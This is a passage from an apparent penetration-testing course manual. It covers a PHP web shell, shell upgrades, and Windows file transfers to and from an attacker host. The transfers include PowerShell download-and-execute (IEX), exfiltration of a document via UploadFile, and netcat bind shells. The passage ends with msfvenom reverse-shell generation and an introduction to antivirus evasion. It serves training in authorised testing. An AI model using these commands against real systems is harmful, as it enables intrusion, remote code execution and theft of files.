The error is no longer displayed and we are presented with a message informing us that the exploit has succeeded. Although we don't clearly understand why we needed to change the *csrf_param*

variable from *__c* to *_sk_*, this presented a great opportunity to adapt to unexpected situations, something great penetration testers do very well.

Now, we can validate the exploit by attaching to the php shell with a tool like *curl* and supplying a system command to serve as the payload:

```
kali@kali:~$ curl -k https://10.11.0.128/uploads/shell.php?cmd=whoami
www-data
```

*Listing 462 - Verifying if our exploit was successful by trying to execute whoami using the uploaded php shell.*

Nice. The exploit was successful. We have a web shell.

### *15.2.4.1 Exercises*

1. Observe the error that is generated when running the exploit.
2. Attempt to troubleshoot the code and determine why the error occurs.
3. Modify the exploit in order to avoid the error and run it against your dedicated Linux client.
4. Verify that your exploit worked by attempting to execute the *whoami* command using the remote php shell.
5. Attempt to obtain a fully interactive shell with this exploit.

## 15.3 Wrapping Up

In this module, we covered the main segments of a plain stack buffer overflow that required extensive editing to match our target environment. We then cross-compiled the code in order to make it run on our Kali attack platform.

We also modified a web exploit to demonstrate how these types of exploits can be re-purposed for a different target environment.

These scenarios reveal solutions to common obstacles encountered when dealing with public exploits during an engagement.

# 16. File Transfers

The term *post-exploitation* refers to the actions performed by an attacker once they have gained some level of control of a target. Some post-exploitation actions include elevating privileges, expanding control into additional machines, installing backdoors, cleaning up evidence of the attack, uploading files and tools to the target machine, etc.

In this module, we will explore various file transfer methods that can assist us in our assessment when properly used under specific conditions.

## 16.1 Considerations and Preparations

The file transfer methods we discuss in this module could endanger the success of our engagement and should be used with caution and only under specific conditions. We will discuss these conditions in this section.

We will also discuss some basic preparations that will facilitate the exercises and demonstrate and overcome some limitations of standard shells with regards to file transfers.

### *16.1.1 Dangers of Transferring Attack Tools*

In some cases, we may need to transfer attack tools and utilities to our target. However, transferring these tools can be dangerous for several reasons.

First, our post-exploitation attack tools could be abused by malicious parties, which puts the client's resources at risk. It is *extremely important* to document uploads and remove them after the assessment is completed.

Second, antivirus software, which scans endpoint filesystems in search of pre-defined file signatures, becomes a huge frustration for us during this phase. This software, which is ubiquitous in most corporate environments, will detect our attack tools, quarantine them (rendering them useless), and alert a system administrator.

If the system administrator is diligent, this will cost us a precious internal remote shell, or in extreme cases, signal the effective end of our engagement. While antivirus evasion is beyond the scope of this module, we discuss this topic in detail in another module.

As a general rule of thumb, we should always try to use native tools on the compromised system. Alternatively, we can upload additional tools when native ones are insufficient, when we have determined that the risk of detection is minimized, or when our need outweighs the risk of detection.

### *16.1.2 Installing Pure-FTPd*

In order to accommodate the exercises in this module, let's quickly install the Pure-FTPd server on our Kali attack machine. If you already have an FTP server configured on your Kali system, you may skip these steps.

```
kali@kali:~$ sudo apt update && sudo apt install pure-ftpd
```

*Listing 463 - Installing Pure-FTP on Kali*

Before any clients can connect to our FTP server, we need to create a new user for Pure-FTPd. The following Bash script will automate the user creation for us:

```
kali@kali:~$ cat ./setup-ftp.sh
#!/bin/bash

groupadd ftpgroup
useradd -g ftpgroup -d /dev/null -s /etc ftpuser
pure-pw useradd offsec -u ftpuser -d /ftphome
pure-pw mkdb
cd /etc/pure-ftpd/auth/
ln -s ../conf/PureDB 60pdb
mkdir -p /ftphome
chown -R ftpuser:ftpgroup /ftphome/
systemctl restart pure-ftpd
```

*Listing 464 - Bash script to setup Pure-FTP on Kali*

We will make the script executable, then run it and enter “lab” as the password for the offsec user when prompted:

```
kali@kali:~$ chmod +x setup-ftp.sh
kali@kali:~$ sudo ./setup-ftp.sh
Password:
Enter it again:
Restarting ftp server
```

*Listing 465 - Setting up and starting Pure-FTP on Kali*

### 16.1.3 The Non-Interactive Shell

Most Netcat-like tools provide a non-interactive shell, which means that programs that require user input such as many file transfer programs or **su** and **sudo** tend to work poorly, if at all. Non-interactive shells also lack useful features like tab completion and job control. An example will help illustrate this problem.

You are hopefully familiar with the **ls** command. This command is *non-interactive*, because it can complete without user interaction.

By contrast, consider a typical FTP login session from our Debian lab client to our Kali system:

```
student@debian:~$ ftp 10.11.0.4
Connected to 10.11.0.4.
220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------
220-You are user number 1 of 50 allowed.
220-Local time is now 09:07. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
Name (10.11.0.4:student): offsec
331 User offsec OK. Password required
Password:
230 OK. Current directory is /
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> bye
221-Goodbye. You uploaded 0 and downloaded 0 kbytes.
```

```
221 Logout.
student@debian:~$
```

*Listing 466 - FTP server interaction*

In this session, we enter a username and password, and the process is exited only after we enter the **bye** command. This is an *interactive* program; it requires user intervention to complete.

Although the problem may be obvious at this point, let's attempt an FTP session through a non-interactive shell, in this case, Netcat.

To begin, let's assume we have compromised a Debian client and have obtained access to a Netcat bind shell. We'll launch Netcat on our Debian client listening on port 4444 to simulate this:

```
student@debian:~$ nc -lvnp 4444 -e /bin/bash
listening on [any] 4444 ...
```

*Listing 467 - Configuring a Netcat bind shell*

From our Kali system, we will connect to the listening shell and attempt the FTP session from Listing 466 again:

```
kali@kali:~$ nc -vn 10.11.0.128 4444
ftp 10.11.0.4
offsec
lab
bye

^C
kali@kali:~$
```

*Listing 468 - Attempting an FTP connection in a non-interactive shell*

Behind the scenes, we are interacting with the FTP server, but we are not receiving any feedback in our shell. This is because the standard output from the FTP session (an interactive program) is not redirected correctly in a basic bind or reverse shell. This results in the loss of control of our shell and we are forced to exit it completely with Ctrl+C. This could prove very problematic during an assessment.

### *16.1.3.1 Upgrading a Non-Interactive Shell*

Now that we understand some of the limitations of non-interactive shells, let's examine how we can "upgrade" our shell to be far more useful. The Python interpreter, frequently installed on Linux systems, comes with a standard module named *pty* that allows for creation of pseudo-terminals. By using this module, we can spawn a separate process from our remote shell and obtain a fully interactive shell. Let's try this out.

We will reconnect to our listening Netcat shell, and spawn our *pty* shell:

```
kali@kali:~$ nc -vn 10.11.0.128 4444
(UNKNOWN) [10.11.0.128] 4444 (?) open
python -c 'import pty; pty.spawn("/bin/bash")'
student@debian:~$
```

*Listing 469 - Upgrading our shell with Python*

Immediately after running our Python command, we are greeted with a familiar Bash prompt. Let's try connecting to our local FTP server again, this time through the *pty* shell and see how it behaves:

```
student@debian:~$ ftp 10.11.0.4
ftp 10.11.0.4
Connected to 10.11.0.4.
220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------
220-You are user number 1 of 50 allowed.
220-Local time is now 09:16. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
Name (10.11.0.4:student): offsec
offsec
331 User offsec OK. Password required
Password:offsec

230 OK. Current directory is /
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> bye
bye
221-Goodbye. You uploaded 0 and downloaded 0 kbytes.
221 Logout.
student@debian:~$
```

*Listing 470 - Using an interactive program with our upgraded shell*

This time, our interactive connection to the FTP server was successful (Listing 470) and when we quit, we were returned to our upgraded Bash prompt. This technique effectively provides an interactive shell through a traditionally non-interactive channel and is one of the most popular upgrades to a standard non-interactive shell on Linux.

### *16.1.3.2 Exercises*

*(Reporting is not required for these exercises)*

1. Start the Pure-FTPd FTP server on your Kali system, connect to it using the FTP client on the Debian lab VM, and observe how the interactive prompt works.
2. Attempt to log in to the FTP server from a Netcat reverse shell and see what happens.
3. Research alternatives methods to upgrade a non-interactive shell.

## 16.2 Transferring Files with Windows Hosts

In Unix-like environments, we will often find tools such as Netcat, curl, or wget preinstalled with the operating system, which make downloading files from a remote machine relatively simple. However, on Windows machines the process is usually not as straightforward. In this section, we will explore file transfer options on Windows-based machines.

### *16.2.1 Non-Interactive FTP Download*

Windows operating systems ship with a default FTP client that can be used for file transfers. As we've seen, the FTP client is an interactive program that requires input to complete so we need a creative solution in order to use FTP for file transfers.

The **`ftp`** help option (**`-h`**) has some clues that might come to our aid:

  

```
C:\Users\offsec> ftp -h

Transfers files to and from a computer running an FTP server service
(sometimes called a daemon). Ftp can be used interactively.

FTP [-v] [-d] [-i] [-n] [-g] [-s:filename] [-a] [-A] [-x:sendbuffer] [-r:recvbuffer] [
-b:asyncbuffers] [-w:windowsize] [host]

  -v              Suppresses display of remote server responses.
  -n              Suppresses auto-login upon initial connection.
  -i              Turns off interactive prompting during multiple file
                  transfers.
  -d              Enables debugging.
  -g              Disables filename globbing (see GLOB command).
  -s:filename     Specifies a text file containing FTP commands; the
                  commands will automatically run after FTP starts.
  -a              Use any local interface when binding data connection.
  -A              login as anonymous.
  -x:send sockbuf Overrides the default SO_SNDBUF size of 8192.
  -r:recv sockbuf Overrides the default SO_RCVBUF size of 8192.
  -b:async count  Overrides the default async count of 3
  -w:windowsize   Overrides the default transfer buffer size of 65535.
  host            Specifies the host name or IP address of the remote
                  host to connect to.

Notes:
  - mget and mput commands take y/n/q for yes/no/quit.
  - Use Control-C to abort commands.
```

*Listing 471 - FTP help display*

The ftp **-s** option accepts a text-based command list that effectively makes the client non-interactive. On our attacking machine, we will set up an FTP server, and we will initiate a download request for the Netcat binary from the compromised Windows host.

First, we will place a copy of nc.exe in our /ftphome directory:

```
kali@kali:~$ sudo cp /usr/share/windows-resources/binaries/nc.exe /ftphome/
kali@kali:~$ ls /ftphome/
nc.exe
```

*Listing 472 - Ensuring nc.exe is in the ftphome directory*

We have already installed and configured Pure-FTPd on our Kali machine, but we will restart it to make sure the service is available:

```
kali@kali:~$ sudo systemctl restart pure-ftpd
```

*Listing 473 - Restarting Pure-FTPd in Kali*

Next, we will build a text file of FTP commands we wish to execute, using the echo command as shown in Listing 474.

The command file begins with the **open** command, which initiates an FTP connection to the specified IP address. Next the script will authenticate as **offsec** with the **USER** command and supply the password, **lab**. At this point, we should have a successfully authenticated FTP connection and we can script the commands necessary to transfer our file.

We will request a binary file transfer with **bin** and issue the **GET** request for nc.exe. Finally, we will close the connection with the **bye** command:

```
C:\Users\offsec>echo open 10.11.0.4 21> ftp.txt
C:\Users\offsec>echo USER offsec>> ftp.txt
C:\Users\offsec>echo lab>> ftp.txt
C:\Users\offsec>echo bin >> ftp.txt
C:\Users\offsec>echo GET nc.exe >> ftp.txt
C:\Users\offsec>echo bye >> ftp.txt
```

*Listing 474 - Creating the non-interactive FTP script*

We are now ready to initiate the FTP session using the command list that will effectively make the interactive session non-interactive. To do this, we will issue the following FTP command:

```
C:\Users\offsec> ftp -v -n -s:ftp.txt
```

*Listing 475 - Using FTP non-interactively*

In the above listing, we used **-v** to suppress any returned output, **-n** to suppresses automatic login, and **-s** to indicate the name of our command file.

When the ftp command in Listing 475 runs, our download should have executed, and a working copy of nc.exe should appear in our current directory:

```
C:\Users\offsec> ftp -v -n -s:ftp.txt
ftp> open 192.168.1.31 21
ftp> USER offsec

ftp> bin
ftp> GET nc.exe
ftp> bye

C:\Users\offsec> nc.exe -h
[v1.10 NT]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [options] [hostname] [port]
options:
        -d              detach from console, stealth mode

        -e prog         inbound program to exec [dangerous!!]
        -g gateway      source-routing hop point[s], up to 8
        -G num          source-routing pointer: 4, 8, 12, ...
        -h              this cruft
        -i secs         delay interval for lines sent, ports scanned
        -l              listen mode, for inbound connects
...
```

*Listing 476 - Successfully transferring nc.exe*

## 16.2.2 Windows Downloads Using Scripting Languages

We can leverage scripting engines such as VBScript[397] (in Windows XP, 2003) and PowerShell (in Windows 7, 2008, and above) to download files to our victim machine. For example, the following

[397] (Wikipedia, 2019), https://en.wikipedia.org/wiki/VBScript

set of non-interactive **echo** commands, when pasted into a remote shell, will write out a wget.vbs script that acts as a simple HTTP downloader:

```
echo strUrl = WScript.Arguments.Item(0) > wget.vbs
echo StrFile = WScript.Arguments.Item(1) >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DEFAULT = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PRECONFIG = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DIRECT = 1 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PROXY = 2 >> wget.vbs
echo Dim http, varByteArray, strData, strBuffer, lngCounter, fs, ts >> wget.vbs
echo  Err.Clear >> wget.vbs
echo  Set http = Nothing >> wget.vbs
echo  Set http = CreateObject("WinHttp.WinHttpRequest.5.1") >> wget.vbs
echo  If http Is Nothing Then Set http = CreateObject("WinHttp.WinHttpRequest") >> wge
t.vbs
echo  If http Is Nothing Then Set http = CreateObject("MSXML2.ServerXMLHTTP") >> wget.
vbs
echo  If http Is Nothing Then Set http = CreateObject("Microsoft.XMLHTTP") >> wget.vbs
echo  http.Open "GET", strURL, False >> wget.vbs
echo  http.Send >> wget.vbs
echo  varByteArray = http.ResponseBody >> wget.vbs
echo  Set http = Nothing >> wget.vbs
echo  Set fs = CreateObject("Scripting.FileSystemObject") >> wget.vbs
echo  Set ts = fs.CreateTextFile(StrFile, True) >> wget.vbs
echo  strData = "" >> wget.vbs
echo  strBuffer = "" >> wget.vbs
echo  For lngCounter = 0 to UBound(varByteArray) >> wget.vbs
echo  ts.Write Chr(255 And Ascb(Midb(varByteArray,lngCounter + 1, 1))) >> wget.vbs
echo  Next >> wget.vbs
echo  ts.Close >> wget.vbs
```

*Listing 477 - Creating a VBScript HTTP downloader script*

We can run this (with **cscript**) to download files from our Kali machine:

```
C:\Users\Offsec> cscript wget.vbs http://10.11.0.4/evil.exe evil.exe
```

*Listing 478 - Executing the VBScript HTTP downloader script*

For more recent versions of Windows, we can use PowerShell as an even simpler download alternative. The example below shows an implementation of a downloader script using the *System.Net.WebClient* PowerShell class:[398]

[398] (Microsoft, 2019), https://docs.microsoft.com/en-us/dotnet/api/system.net.webclient?redirectedfrom=MSDN&view=netframework-4.8

  

```
C:\Users\Offsec> echo $webclient = New-Object System.Net.WebClient >>wget.ps1
C:\Users\Offsec> echo $url = "http://10.11.0.4/evil.exe" >>wget.ps1
C:\Users\Offsec> echo $file = "new-exploit.exe" >>wget.ps1
C:\Users\Offsec> echo $webclient.DownloadFile($url,$file) >>wget.ps1
```

*Listing 479 - Creating a PowerShell HTTP downloader script*

Now we can use PowerShell to run the script and download our file. However, to ensure both correct and stealthy execution, we specify a number of options in the execution of the script as shown below in Listing 480.

First, we must allow execution of PowerShell scripts (which is restricted by default) with the **-ExecutionPolicy** keyword and **Bypass** value. Next, we will use **-NoLogo** and **-NonInteractive** to hide the PowerShell logo banner and suppress the interactive PowerShell prompt, respectively. The **-NoProfile** keyword will prevent PowerShell from loading the default profile (which is not needed), and finally we specify the script file with **-File**:

```
C:\Users\Offsec> powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoPro
file -File wget.ps1
```

*Listing 480 - Executing the PowerShell HTTP downloader script*

We can also execute this script as a one-liner as shown below:

```
C:\Users\Offsec> powershell.exe (New-Object System.Net.WebClient).DownloadFile('http:/
/10.11.0.4/evil.exe', 'new-exploit.exe')
```

*Listing 481 - Executing the PowerShell HTTP downloader script as a one-liner*

If we want to download and execute a PowerShell script without saving it to disk, we can once again use the *System.Net.Webclient* class. This is done by combining the **DownloadString** method with the *Invoke-Expression* cmdlet (**IEX**).[399]

To demonstrate this, we will create a simple PowerShell script on our Kali machine (Listing 482):

```
kali@kali:/var/www/html$ sudo cat helloworld.ps1
Write-Output "Hello World"
```

*Listing 482 - The Hello World script hosted on our web server*

Next, we will run the script with the following command on our compromised Windows machine (Listing 483):

```
C:\Users\Offsec> powershell.exe IEX (New-Object System.Net.WebClient).DownloadString('
http://10.11.0.4/helloworld.ps1')
Hello World
```

*Listing 483 - Executing a remote PowerShell script directly from memory*

The content of the PowerShell script was downloaded from our Kali machine and successfully executed without saving it to the victim hard disk.

[399] (Microsoft, 2019), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/invoke-expression?view=powershell-6

### 16.2.3 Windows Downloads with exe2hex and PowerShell

In this section we will take a somewhat circuitous, although very interesting route, in order to download a binary file from Kali to a compromised Windows host. Starting on our Kali machine, we will compress the binary we want to transfer, convert it to a hex string, and embed it into a Windows script.

On the Windows machine, we will paste this script into our shell and run it. It will redirect the hex data into **powershell.exe**, which will assemble it back into a binary. This will be done through a series of non-interactive commands.

As an example, let's use **powershell.exe** to transfer Netcat from our Kali Linux machine to our Windows client over a remote shell.

We'll start by locating and inspecting the nc.exe file on Kali Linux.

```
kali@kali:~$ locate nc.exe | grep binaries
/usr/share/windows-resources/binaries/nc.exe

kali@kali:~$ cp /usr/share/windows-resources/binaries/nc.exe .

kali@kali:~$ ls -lh nc.exe
-rwxr-xr-x 1 kali kali 58K Sep 18 14:22 nc.exe
```

*Listing 484 - Locating and inspecting nc.exe*

Although the binary is already quite small, we will reduce the file size to show how it's done. We will use **upx**, an executable packer (also known as a PE compression tool):

```
kali@kali:~$ upx -9 nc.exe
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2018
UPX 3.95        Markus Oberhumer, Laszlo Molnar & John Reiser   Aug 26th 2018

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     59392 ->     29696   50.00%    win32/pe     nc.exe
Packed 1 file.

kali@kali:~$ ls -lh nc.exe
-rwxr-xr-x 1 kali kali 29K Sep 18 14:22 nc.exe
```

*Listing 485 - Packing and compressing nc.exe*

As we can see, **upx** has optimized the file size of nc.exe, decreasing it by almost 50%. Despite the smaller size, the Windows PE file is still functional and can be run as normal.

Now that our file is optimized and ready for transfer, we can convert nc.exe to a Windows script (.cmd) to run on the Windows machine, which will convert the file to hex and instruct **powershell.exe** to assemble it back into binary. We'll use the excellent *exe2hex* tool for the conversion process:

```
kali@kali:~$ exe2hex -x nc.exe -p nc.cmd
[*] exe2hex v1.5.1
[+] Successfully wrote (PoSh) nc.cmd
```

*Listing 486 - Transforming nc.exe into a batch file*

  

This creates a script named nc.cmd with contents like the following:

```
kali@kali:~$ head nc.cmd
echo|set /p="">nc.hex
echo|set /p="4d5a90000300000004000000ffff0000b8000000000000004000000000000000000000000000
0000000000000000000000000000000000000000000000800000000e1fba0e00b409cd21b8014ccd21546
869732070726f6772616d2063616e6e6f742062652072756e20696e20444f53206d6f64652e0d0d0a24000
00000000000">>nc.hex
echo|set /p="504500004c010300b98eae340000000000000000e0000f010b0105000700000001000000
0d00000704c010000e0000000500100000040000010000000020000040000000000000004000000000000
0006001000010000000000000030000000000100000100000000010000010000000000000100000000000
00000000000">>nc.hex
...
```

*Listing 487 - Script output from exe2hex*

Notice how most of the commands in this script are non-interactive, mostly consisting of echo commands. Towards the end of the script, we find commands that rebuild the nc.exe executable on the target machine:

```
...
powershell -Command "$h=Get-Content -readcount 0 -path './nc.hex';$l=$h[0].length;$b=N
ew-Object byte[] ($l/2);$x=0;for ($i=0;$i -le $l-1;$i+=2){$b[$x]=[byte]::Parse($h[0].S
ubstring($i,2),[System.Globalization.NumberStyles]::HexNumber);$x+=1};set-content -enc
oding byte 'nc.exe' -value $b;Remove-Item -force nc.hex;"
```

*Listing 488 - PowerShell command to rebuild nc.exe*

When we copy and paste this script into a shell on our Windows machine and run it, we can see that it does, in fact, create a perfectly-working copy of our original nc.exe.

```
...
00000000000000000000000000000000000000000000">>nc.hex

C:\Users\offsec>powershell -Command "$h=Get-Content -readcount 0 -path './nc.hex';$l=$
h[0].length;$b=New-Object byte[] ($l/2);$x=0;for ($i=0;$i -le $l-1;$i+=2){$b[$x]=[byte
]::Parse($h[0].Substring($i,2),[System.Globalization.NumberStyles]::HexNumber);$x+=1};
set-content -encoding byte 'nc.exe' -value $b;Remove-Item -force nc.hex;"

C:\Users\offsec> nc -h
[v1.10 NT]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [options] [hostname] [port]
options:
        -d              detach from console, stealth mode

        -e prog         inbound program to exec [dangerous!!]
...
```

*Listing 489 - Using PowerShell to rebuild nc.exe*

### 16.2.4 Windows Uploads Using Windows Scripting Languages

In certain scenarios, we may need to exfiltrate data from a target network using a Windows client. This can be complex since standard TFTP, FTP, and HTTP servers are rarely enabled on Windows by default.

Fortunately, if outbound HTTP traffic is allowed, we can use the *System.Net.WebClient* PowerShell class to upload data to our Kali machine through an HTTP POST request.

To do this, we can create the following PHP script and save it as upload.php in our Kali webroot directory, /var/www/html:

```
<?php
$uploaddir = '/var/www/uploads/';

$uploadfile = $uploaddir . $_FILES['file']['name'];

move_uploaded_file($_FILES['file']['tmp_name'], $uploadfile)
?>
```

*Listing 490 - PHP script to receive HTTP POST request*

The PHP code in Listing 490 will process an incoming file upload request and save the transferred data to the /var/www/uploads/ directory.

Next, we must create the uploads folder and modify its permissions, granting the *www-data* user ownership and subsequent write permissions:

```
kali@kali:/var/www$ sudo mkdir /var/www/uploads

kali@kali:/var/www$ ps -ef | grep apache
root      1946     1  0 21:39 ?        00:00:00 /usr/sbin/apache2 -k start
www-data  1947  1946  0 21:39 ?        00:00:00 /usr/sbin/apache2 -k start

kali@kali:/var/www$ sudo chown www-data: /var/www/uploads

kali@kali:/var/www$ ls -la
total 16
drwxr-xr-x  4 root     root     4096 Feb  2 00:33 .
drwxr-xr-x 13 root     root     4096 Sep 20 14:57 ..
drwxr-xr-x  2 root     root     4096 Feb  2 00:33 html
drwxr-xr-x  2 www-data www-data 4096 Feb  2 00:33 uploads
```

*Listing 491 - Setting up file permissions for the uploads directory*

Note that this would allow anyone interacting with uploads.php to upload files to our Kali virtual machine.

With Apache and the PHP script ready to receive our file, we move to the compromised Windows host and invoke the **`UploadFile`** method from the **`System.Net.WebClient`** class to upload the document we want to exfiltrate, in this case, a file named important.docx:

```
C:\Users\Offsec> powershell (New-Object System.Net.WebClient).UploadFile('http://10.11
.0.4/upload.php', 'important.docx')
```

*Listing 492 - PowerShell command to upload a file to the attacker machine*

After execution of the **`powershell`** command, we can verify the successful transfer of the file:

```
kali@kali:/var/www/uploads$ ls -la
total 360
drwxr-xr-x 2 www-data www-data   4096 Feb  2 00:38 .
drwxr-xr-x 4 root     root       4096 Feb  2 00:33 ..
-rw-r--r-- 1 www-data www-data 359250 Feb  2 00:38 important.docx
```

*Listing 493 - File downloaded to our Kali system*

## 16.2.5 Uploading Files with TFTP

While the Windows-based file transfer methods shown above work on all Windows versions since Windows 7 and Windows Server 2008 R2, we may run into problems when encountering older operating systems. PowerShell, while very powerful and often-used, is not installed by default on operating systems like Windows XP and Windows Server 2003, which are still found in some production networks. While both VBScript and the FTP client are present and will work, in this section we will discuss another file transfer method that may be effective in the field.

TFTP[400] is a UDP-based file transfer protocol and is often restricted by corporate egress firewall rules.

During a penetration test, we can use TFTP to transfer files from older Windows operating systems up to Windows XP and 2003. This is a terrific tool for non-interactive file transfer, but it is not installed by default on systems running Windows 7, Windows 2008, and newer.

For these reasons, TFTP is not an ideal file transfer protocol for most situations, but under the right circumstances, it has its advantages.

Before we learn how to transfer files with TFTP, we first need to install and configure a TFTP server in Kali and create a directory to store and serve files. Next, we update the ownership of the directory so we can write files to it. We will run atftpd as a daemon on UDP port 69 and direct it to use the newly created /tftp directory:

```
kali@kali:~$ sudo apt update && sudo apt install atftp
kali@kali:~$ sudo mkdir /tftp
kali@kali:~$ sudo chown nobody: /tftp
kali@kali:~$ sudo atftpd --daemon --port 69 /tftp
```

*Listing 494 - Setting up a TFTP server on Kali*

On the Windows system, we will run the **tftp** client with **-i** to specify a binary image transfer, the IP address of our Kali system, the **put** command to initiate an upload, and finally the filename of the file to upload.

The final command is similar to the one shown below in Listing 495:

```
C:\Users\Offsec> tftp -i 10.11.0.4 put important.docx
Transfer successful: 359250 bytes in 96 second(s), 3712 bytes/s
```

*Listing 495 - Uploading files to our Kali machine using TFTP*

*For some incredibly interesting ways to use common Windows utilities for file operations, program execution, UAC bypass, and much more, see the Living Off The Land Binaries And Scripts (LOLBAS) project,[401] maintained by Oddvar Moe and several contributors, which aims to "document every binary, script, and*

[400] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Trivial_File_Transfer_Protocol

[401] (LOLBAS-Project, 2019), https://github.com/LOLBAS-Project/LOLBAS

  

*library that can be used for [these] techniques." For example, the certutil.exe[402] program can easily download arbitrary files and much more.*

### 16.2.5.1 Exercises

*(Reporting is not required for these exercises)*

1. Use VBScript to transfer files in a non-interactive shell from Kali to Windows.
2. Use PowerShell to transfer files in a non-interactive shell from Kali to Windows and vice versa.
3. For PowerShell version 3 and above, which is present by default on Windows 8.1 and Windows 10, the cmdlet *Invoke-WebRequest*[403] was added. Try to make use of it in order to perform both upload and download requests to your Kali machine.
4. Use TFTP to transfer files from a non-interactive shell from Kali to Windows.

Note: If you encounter problems, first attempt the transfer process within an interactive shell and watch for issues that may cause problems in a non-interactive shell.

## 16.3 Wrapping Up

In this module, we focused on post-exploitation file transfers. We learned about traditional file transfer methods such as FTP and TFTP and learned how to upgrade non-interactive shells. We also focused specifically on Windows-specific file transfer methods using various scripting languages as well as how the *exe2hex* utility can be used to transfer files.

We can use these methods in various ways during an assessment to help transfer tools or data into or out of a target network.

[402] (api0cradle, 2018), https://github.com/api0cradle/LOLBAS/blob/master/OSBinaries/Certutil.md

[403] (Microsoft, 2019), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/invoke-webrequest?view=powershell-6

# 17. Antivirus Evasion

In an attempt to compromise a target machine, attackers often disable or otherwise bypass antivirus software installed on these systems. As penetration testers we must understand and be able to mimic these techniques in order to demonstrate this potential threat.

In this module, we will discuss the purpose of antivirus software and outline how it is deployed in most companies. We will examine various methods used to detect malicious software and explore some of the available tools that will allow us to bypass antivirus software on target machines.

## 17.1 What is Antivirus Software

Antivirus (AV) is type of application designed to prevent, detect, and remove malicious software.[404] It was originally designed to simply remove computer viruses. However, with the development of other types of malware, antivirus software now typically includes additional protections such as firewalls, website scanners, and more.

## 17.2 Methods of Detecting Malicious Code

In order to demonstrate the effectiveness of various antivirus products, we will start by scanning a popular Meterpreter payload. Using **msfvenom**, we will generate a standard Portable Executable file containing our payload, in this case a simple TCP reverse shell.

*The Portable Executable (PE)[405] file format is used on Windows operating systems for executable and object files. The PE format represents a Windows data structure that details the information necessary for the Windows loader[406] to manage the wrapped executable code including required dynamic libraries, API imports and exports tables, etc.*

```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.11.0.4 LPORT=4444 -f
exe > binary.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
```

*Listing 496 - Generating a malicious PE containing a meterpreter shell.*

[404] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Antivirus_software

[405] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Portable_Executable

[406] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Loader_(computing)

Next, we will run a virus scan on this executable. Rather than installing a large number of antivirus applications on our local machine, we can upload our file to *VirusTotal*,[407] which will scan it to determine the detection rate of various AV products.

> *VirusTotal is convenient but it generates a hash for each unique submission, which is then shared with all participating AV vendors. As such, take care when submitting sensitive payloads as the hash is essentially considered public from the time of first submission.*

The results of this scan are listed below:




*Figure 263: Virustotal results on the meterpreter payload.*

Based on these results, we can see that many antivirus products detected our file as malicious. Before diving into evasion techniques, we must first understand the techniques antivirus manufacturers use to detect malicious code.

### 17.2.1 Signature-Based Detection

An antivirus signature is a continuous sequence of bytes within malware that uniquely identifies it. Signature-based antivirus detection is mostly considered a *blacklist technology*. In other words, the filesystem is scanned for known malware signatures and if any are detected, the offending files are quarantined. This implies that, with correct tools, we can bypass antivirus software that relies on this detection method fairly easily. Specifically, we can bypass signature-based detection by simply changing or obfuscating the contents of a known malicious file in order to break the identifying byte sequence (or signature).

[407] (VirusTotal, 2019), https://www.virustotal.com/#/home/upload

Depending on the type and quality of the antivirus software being tested, sometimes we can bypass antivirus software by simply changing a couple of harmless strings inside the binary file from uppercase to lowercase. However, not every case is this simple.

Since antivirus software vendors use different signatures and proprietary technologies to detect malware, and each vendor updates their databases constantly, it's usually difficult to come up with a catch-all antivirus evasion solution. Quite often, this process is based on a trial-and-error approach in a test environment.

For this reason, during a penetration test we should identify the presence, type, and version of the deployed antivirus software before considering a bypass strategy. If the client network or system implements antivirus software, we should gather as much information as possible and replicate the configuration in a lab environment for AV bypass testing before uploading files to the target machine.

### 17.2.2 Heuristic and Behavioral-Based Detection

To address the pitfalls of signature-based detection, antivirus manufacturers introduced additional detection methods to improve the effectiveness of their products.

